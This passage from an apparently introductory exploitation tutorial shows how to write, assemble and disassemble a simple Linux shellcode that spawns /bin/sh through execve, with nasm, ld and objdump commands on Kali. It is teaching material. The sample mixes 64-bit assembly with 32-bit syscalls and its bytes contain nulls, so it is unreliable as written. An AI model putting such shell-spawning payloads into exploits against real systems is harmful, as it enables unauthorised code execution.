


Shellcode

A shellcode is in many ways similar to a normal program, except for the fact that it uses the virtual space used by the program you are exploiting. Create a shellcode that allows it to execute any code the attacker wants.


First, though, we will write a normal assembly program. You will need a **nasm** installed on your machine to compile it.

sudo apt-get install nasm

A terminal window with a menu bar (File, Edit, View, Search, Terminal, Help) and a title bar (root@kali: ~). The terminal shows the command 'sudo apt-get install nasm' being executed. The output indicates that nasm is already installed and is the newest version (2.13.01-2).

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# sudo apt-get install nasm  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
nasm is already the newest version (2.13.01-2).  
nasm set to manually installed.  
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

Then create a file in vi editor write assembly program and save it as a shell.asm

A terminal window showing the command 'vi shell.asm' being executed. The prompt is root@kali:~#.

```
root@kali:~# vi shell.asm
```

```

section .data
    msg db '/bin/sh'

section .text


global _start

_start:

    mov eax, 11
    mov ebx, msg
    mov ecx, 0
    int 0x80

    mov eax, 1
    mov ebx, 0
    int 0x80

```




Then compile it using:

```
nasm -f elf64 shell.asm
```

```
ld -o shell shell.o
```

Now run it with:

```
./shell
```



Now extract the shellcode using the following command:

objdump -M intel -d shell

```
# objdump -M intel -d shell  
shell:      file format elf64-x86-64
```

Disassembly of section .text:

```
0000000000400080 <_start>:  
400080:      b8 0b 00 00 00      mov     eax,0xb  
400085:      bb 9d 00 40 00      mov     ebx,0x40009d  
40008a:      b9 00 00 00 00      mov     ecx,0x0  
40008f:      cd 80              int     0x80  
400091:      b8 01 00 00 00      mov     eax,0x1  
400096:      bb 00 00 00 00      mov     ebx,0x0  
40009b:      cd 80              int     0x80  
#
```